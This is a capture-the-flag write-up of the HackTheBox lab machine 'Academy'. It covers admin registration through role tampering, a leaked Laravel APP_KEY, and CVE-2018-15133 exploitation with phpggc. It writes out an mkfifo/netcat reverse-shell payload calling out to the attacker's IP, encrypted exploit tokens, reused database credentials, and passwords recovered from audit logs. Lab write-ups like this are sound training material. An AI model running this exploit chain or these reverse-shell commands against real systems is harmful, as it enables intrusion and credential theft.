505 HTB Academy

[HTB] Academy

by **Pablo** `github.com/vorkampfer/hackthebox`

- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. `https://blackarch.wiki/faq/`
  > 3. `https://blackarch.org/faq.html`
  > 4. **Pencer.io** `https://pencer.io/ctf/`
  > 5. **0xdf** `https://0xdf.gitlab.io/`
  > 6. **IPPSEC** `ippsec.rocks`
  > 7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  > 8. `https://ghosterysearch.com/`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
HackTheBox releases a new training product, Academy, in the most HackTheBox way possible - By putting out a vulnerable version of
it to hack on. There's a website with a vulnerable registration page that allows me to register as admin and get access to a
status dashboard. There I find a new virtual host, which is crashing, revealing a Laravel crash with data including the APP_KEY. I
can use that to create a serialized payload to submit as an HTTP header or cookie to get execution. From there, I'll reuse
database creds to get to the next user, and then find more creds in auth logs, and finally get root with sudo composer. ~0xdf
```

Skill-set:

```
1. Discovering a  port (33060), attempting to enumerate it manually
2. Discovering admin.php  our gobuster results
3. Playing with  spaces in usernames, then seeing roleid in the parameter
4. Creating and  in with an admin to see a new vhost
5. Looking for  Exploits, finding a metasploit module
6. Getting the  from the laravel error page, which is needed for exploitation
7. Using metasploit  exploit Laravel and send the requests through burpsuite so we can analyze the exploit
8. Analyzing the  going to CyberChef to decrypt the payload
```

```
9. Reverse Shell
10. Looking at  files to get passwords, then failing at logging into the database
11. Creating a  of users on the box
12. Running crackmapexec  users and the password we found
13. Running LinPEAS
14. We are  the ADM Group so taking a look at /var/log
15. Looking at  logs, then running aureport to get more details
16. Finding mrb3n  run sudo, then doing a simple GTFOBin with composer to get root
```

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.215

2. ▷ whichsystem.py 10.10.10.215
10.10.10.215 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan academy.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80,33060
5. ▷ portzscan $openportz academy.htb
6. ▷ jbat academy/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,33060 academy.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysqlx? syn-ack
```

`openssh (1:8.2p1-4ubuntu0.9) focal-security; urgency=medium`

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 launchpad'
2. openssh (1:8.2p1-4ubuntu0.9) focal-security; urgency=medium
3. You can also do the same thing with the Apache version.
```


4. Whatweb

```
1.   ▷ whatweb http://10.10.10.215
http://10.10.10.215 [302 Found] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.10.10.215], RedirectLocation[http://academy.htb/]
http://academy.htb/ [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.10.10.215], Title[Hack The Box Academy]
```

5. Lets do some manual enumeration of the website


```
1. http://10.10.10.215 <<< There is a login link
2. I get redirected to the domain. So that means virtual hosting is working.
3. Lets register. Intercept the registration with Burpsuite and send it to Repeater.
4. I register and login as foo:foo123
5. Nothing is functional. There is a /admin.php page.
```


```
6. When you intercept do not forward it and send it to Repeater. Look where it says role=0 change it to role=1 and then foward.
Now log in with those credentials you set up at http://academy.htb/admin.php. You should now have a screen like below.
```



Logged in as admin

6. **Logged in as the user we created as an admin role**

```
1. Lets enumerate the site. http://academy.htb/admin-page.php
2. The first thing I see after being logged in is the following.
3. Fix issue with dev-staging-01.academy.htb "Pending"
4. Lets add dev-staging-01.academy.htb to our /etc/hosts file.
5. Upon going to the site. http://dev-staging-01.academy.htb I can immediately see what seems to be the error.
```



Enumerating the site

7. **Enumerating** `dev-staging-01.academy.htb`

```
1. This IDOR is not even supposed to be viewed by the public. So now we know what is the logs in the webroot of the server.
/var/www/html/htb-academy-dev-01/storage/logs/laravel.log
2. This laravel.log I have seen it many times. There has to be some exploits for it I am sure.
3. ghosterysearch.com/ - "what is laravel"
4. **Laravel** **is** a PHP web application framework with expressive, elegant syntax. We've already laid the foundation — freeing
you to create without sweating the small things.
```

```
5. Now lets search for "laravel remote code execution github kozmic"
6. https://github.com/kozmic/laravel-poc-CVE-2018-15133
7. To execute `uname -a` on the demo-app running Laravel 5.6.29 we do the following:

- Retrieve `APP_KEY` from the running Laravel application
8. Lets see if I can find the 'APP_KEY' on the laravel site.
9. http://dev-staging-01.academy.htb/
10. I filter for key and boom.
```

REQUEST_TIME	1712617488
APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"

Enumeration for `dev-staging-01.academy.htb` continued...

```
1. So It says to retrieve the APP_KEY but what to do with it.
2. |APP_KEY|"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="|
3. Here are the rest of the steps from: https://github.com/kozmic/laravel-poc-CVE-2018-15133
>>> Generate unserialize payload which will execute system("uname -a");
>>> Encrypt the unserialize payload with the APP_KEY
>>> Send the encrypted payload in a POST request header, and see that the code executed. Success!
```

Crafting a payload

9. **The practical steps to gaining shell**

```
1. Ok we now have an APP_KEY and we know what to do in theory.
2. Now on the site there are example commands.
3. https://github.com/kozmic/laravel-poc-CVE-2018-15133\
4. It says we need generate and unserialized payload. For that we need "phpggc".
5. Lets look up "phpggc github"
6. # Generate unserialize payload:
$ phpggc Laravel/RCE1 'uname -a' -b # Note: Vanilla phpggc will only work on PHP 5.6, this is a modified version
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgBldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMz
oiACoAZm9ybWF0dGVycyI7YToxOntzOjg6ImRpc3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjg6InVuYW1lIC1hIjt9

6. Below is an example command with the unseralized payload.
# Encrypt payload with APP_KEY:
$ ./cve-2018-15133.php 9UZUmEfHhV7WXXYewtNRtCxAYdQt44IAgJUKXk2ehRk=
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgBldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMz
oiACoAZm9ybWF0dGVycyI7YToxOntzOjg6ImRpc3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjg6InVuYW1lIC1hIjt9
```

Create phpgcc unserialized payload

10. **Git clone the 2 repos if you have not done so already.**

```
1.  ▷ git clone https://github.com/kozmic/laravel-poc-CVE-2018-15133.git
2.  ▷ git clone https://github.com/ambionics/phpggc.git
3. So before we can execute the laravel exploit CVE-2018-15133 we need to generate the unserialized payload using phpgcc
4.  ▷ cd phpggc
5.  ▷ ./phpggc
6. EXAMPLES
  ./phpggc -l
  ./phpggc -l drupal
  ./phpggc Laravel/RCE1 system id
  ./phpggc SwiftMailer/FW1 /var/www/html/shell.php /path/to/local/shell.php
7.  ▷ ./phpggc Laravel/RCE1 system 'whoami' -b
>>> So basically the only part you need to change is 'id' and put in your command like 'whoami' for example. The -b flag at the
end will base64 encode the payload. We will need to do that as well, but we do not want a whoami command we need a reverse shell.
8. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f <<< We will be using this mkfifo payload from
pentestmonkey.
```

```
9. ▷ ./phpggc Laravel/RCE1 system 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f' -b
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgBldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMz
oiACoAZm9ybWF0dGVycyI7YToxOntzOjg6ImRpc3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjc2OiJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtj
YXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC4zIDQ0MyA+L3RtcC9mIjt9
```

Finalizing the laravel payload

11. **We now have the phpgcc payload. We need to add that to our laravel exploit syntax for the complete payload**

```
1. ▷ cd ../laravel-poc-CVE-2018-15133
2. ▷ ls -l
3.  ▷ ./cve-2018-15133.php
PoC for Unserialize vulnerability in Laravel <= 5.6.29 (CVE-2018-15133) by @kozmic

Usage: ./cve-2018-15133.php <base64encoded_APP_KEY> <base64encoded-payload>
4. It tells us the usage and it seems straight foward. Name of the payload, the APP_KEY, and last is the base64 encoded payload we
first did with phpgcc. Those three things.
5. ▷ ./cve-2018-15133.php dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgBldmVudHMiO086MTU6IkZha2VyXEdlbmVyYXRvciI6MTp7czoxMz
oiACoAZm9ybWF0dGVycyI7YToxOntzOjg6ImRpc3BhdGNoIjtzOjY6InN5c3RlbSI7fX1zOjg6IgAqAGV2ZW50IjtzOjc2OiJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtj
YXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC4zIDQ0MyA+L3RtcC9mIjt9
6. With the APP_KEY do not copy the entire thing just the important part. Which is the base64 encoded part.
7. That will create another base64 encoded Token that when used in a curl command to make a POST request to the laravel server
with this special token will execute our payload, and give us a reverse shell.
8. Set up your netcat listener 'sudo nc -nlvp 443'
```

12. **Executing the payload**

```
1. As explained above after running step 5 you will get a token. You will use this token in the following curl command with a POST
request to the laravel server.
2. PoC for Unserialize vulnerability in Laravel <= 5.6.29 (CVE-2018-15133) by @kozmic

HTTP header for POST request:
X-XSRF-TOKEN:
eyJpdiI6IlNQY0p1VjBpN1hFM0s2czRnaWxwTGc9PSIsInZhbHVlIjoic1dwUno3NDRLUU1aUlk5ZGgxaWJcLzVBc2F2a21MWXBtXC9meFwvTWNEXC9NWmt2UU1UK2M4TV
dveUpEUDNYZ0tkV2JHZVE1SnNmQmlnaUNlZXhiaHV3ZVh5ekpIQjFLUEVlRGRlcWZlM2pSaVV6ZnhCYjBwbFhuQW1qelhhVFA1WE5lV2VNRkpkQVVqMTc5Z2h4YWNVS29B
R3V4OEUycGxBV3NVd0lDWjc3aEthRWh5dW9tdlVra1pXNCt4dnVENzgyVkEzdEI4RFwvUGwxblRxU2V1dXdlMzdSUkprbXdvVUZlODNyUG5TQ1plV3dYdlNrTEVmNTlrT1
F4S3RlYmM4T2IwTHpob1wva01kOXg4Sk00MGd1dEtWS2FIM2k4ZUd6ek80V3h4TjFJWE0zR0IySldBcmZZeHErNWo3eloxYVdjTHBPc1wvYVZiM01tcGVaQkNXdUhcL1Ir
b0E9PSIsIm1hYyI6IjJmY2UxMDJjZTY2M2Y4YTE2YTVkNTBjNmRkZWI2NTcxOWY4NmIxYWI3NWFmNGI3ZjEzZDkxZjhkMzM5Y2JjYjIifQ==
3. You will need to create your own base64 encoded header. You will need to change the ip.
4. ▷ curl -s -X POST "X-XSRF-TOKEN:
eyJpdiI6IlNQY0p1VjBpN1hFM0s2czRnaWxwTGc9PSIsInZhbHVlIjoic1dwUno3NDRLUU1aUlk5ZGgxaWJcLzVBc2F2a21MWXBtXC9meFwvTWNEXC9NWmt2UU1UK2M4TV
dveUpEUDNYZ0tkV2JHZVE1SnNmQmlnaUNlZXhiaHV3ZVh5ekpIQjFLUEVlRGRlcWZlM2pSaVV6ZnhCYjBwbFhuQW1qelhhVFA1WE5lV2VNRkpkQVVqMTc5Z2h4YWNVS29B
R3V4OEUycGxBV3NVd0lDWjc3aEthRWh5dW9tdlVra1pXNCt4dnVENzgyVkEzdEI4RFwvUGwxblRxU2V1dXdlMzdSUkprbXdvVUZlODNyUG5TQ1plV3dYdlNrTEVmNTlrT1
F4S3RlYmM4T2IwTHpob1wva01kOXg4Sk00MGd1dEtWS2FIM2k4ZUd6ek80V3h4TjFJWE0zR0IySldBcmZZeHErNWo3eloxYVdjTHBPc1wvYVZiM01tcGVaQkNXdUhcL1Ir
b0E9PSIsIm1hYyI6IjJmY2UxMDJjZTY2M2Y4YTE2YTVkNTBjNmRkZWI2NTcxOWY4NmIxYWI3NWFmNGI3ZjEzZDkxZjhkMzM5Y2JjYjIifQ==" http://dev-staging-
01.academy.htb/
```

Pivot to cry0l1t3 and user flag

13. **Success, I get the shell and I find a password.**

```
1. First thing upgrade the shell
>>> script /dev/null -c bash
>>> export TERM=xterm
>>> export SHELL=/bin/bash

2. www-data@academy:/var/www/html/academy$ cat .env
3. DB_PASSWORD=mySup3rP4s5w0rd!!
4. www-data@academy:/var/www/html/academy$ groups cry0l1t3
cry0l1t3 : cry0l1t3 adm
5. You can also use this command to find what files belong to the admin group.
6. www-data@academy:/var/www/html/academy$ find / -group adm 2>/dev/null
7. I try the password on cry0l1t3 since he is an admin.
8.  ▷ ssh cry0l1t3@10.10.10.215
9. cry0l1t3@academy:~$ cat user.txt
ec86714e22cca9279349a8fce7682322
```

- `#pwn_tr_on_everyspace_make_a_New_line`

14. Enumerate as `cry0l1t3`

```
1. cry0l1t3@academy:/var/log/audit$ grep -r " uid=1001 " | grep "cmd"
2. cry0l1t3@academy:/var/log/audit$ echo
"2F7573722F62696E2F636F6D706F7365722065786563206370202F62696E2F73682070776E3B2063686D6F6420752B73202E2F70776E" | xxd -ps -r; echo
/usr/bin/composer exec cp /bin/sh pwn; chmod u+s ./pwn
3. cry0l1t3@academy:/var/log/audit$ grep -r " uid=1001 " | grep "cmd" | tr ' ' '\n' | grep cmd
cmd=636F6D706F736572202D2D776F726B696E672D6469723D2F746D702F746D702E6F4A4833443269514D322072756E2D7363726970742078
cmd=2F7573722F62696E2F636F6D706F7365722065786563206261736 8
cmd=2F7573722F62696E2F636F6D706F7365722065786563206261736 8
cmd=2F7573722F62696E2F636F6D706F7365722065786563207368
cmd=636F6D706F7365722065786563206261736 8202D6320226261736822
cmd=2F7573722F62696E2F636F6D706F7365722065786563206261736 8202D6320226261736822
cmd=2F7573722F62696E2F636F6D706F7365722065786563206261736 8202D6320226261736822
cmd=2F7573722F62696E2F636F6D706F7365722065786563206370202F62696E2F73682070776E3B2063686D6F6420752B73202E2F70776E
cmd=2F7573722F62696E2F636F6D706F7365722065786563206370202F7573722F62696E2F646173682070776E3B2063686D6F6420752B73202E2F70776E
4. cry0l1t3@academy:/var/log/audit$ grep -r " uid=1001 " | grep "cmd" | tr ' ' '\n' | grep cmd | awk '{print $2}' FS="=" | sort -u
| xxd -ps -r; echo
/usr/bin/composer exec bash/usr/bin/composer exec bash -c "bash"/usr/bin/composer exec cp /bin/sh pwn; chmod u+s
./pwn/usr/bin/composer exec cp /usr/bin/dash pwn; chmod u+s ./pwn/usr/bin/composer exec shcomposer --working-
dir=/tmp/tmp.oJH3D2iQM2 run-script xcomposer exec bash -c "bash"
5. If you would rather parse the data from a file locally on your terminal then just take the above cmd output and run the
following command.
6. ▷ cat data.txt | grep "^cmd" | cut -d '=' -f2 | sort -u | xxd -ps -r; echo
/usr/bin/composer exec bash/usr/bin/composer exec bash -c "bash"/usr/bin/composer exec cp /bin/sh pwn; chmod u+s
./pwn/usr/bin/composer exec cp /usr/bin/dash pwn; chmod u+s ./pwn/usr/bin/composer exec shcomposer --working-
dir=/tmp/tmp.oJH3D2iQM2 run-script xcomposer exec bash -c "bash"
7. Grepping on "cmd" did not have a password, but there is also a TTY with a hex value next to it. This may be a password in
there.
```

15. Grep for TTY hexadecimal values in `/var/log/audit`


```
1. cry0l1t3@academy:/var/log/audit$ reset xterm
exithistoryademy:/var/log/audit$ grep -r "TTY" | cut -d'=' -f11 | xxd -ps -r; echo
/bin/bash -i
exitoryc@d3my!
whoami
cry0l1t3@academy:/var/log/audit$
cat /var/log/au t       d       aud     | grep data=
cat datd | xxd -r p-p
  grep data= |
cat auau| cut -f11 -d" "ata=
2. The command messes up the TTY. So i just type reset XTERM
3. This is not legible. If this ever happens pipe the output to | less and it may fix it.
4. $ grep -r "TTY" | cut -d'=' -f11 | xxd -ps -r; echo | less
5. In order to pipe to less your stty size needs to be correct.
6. stty rows 39 columns 187
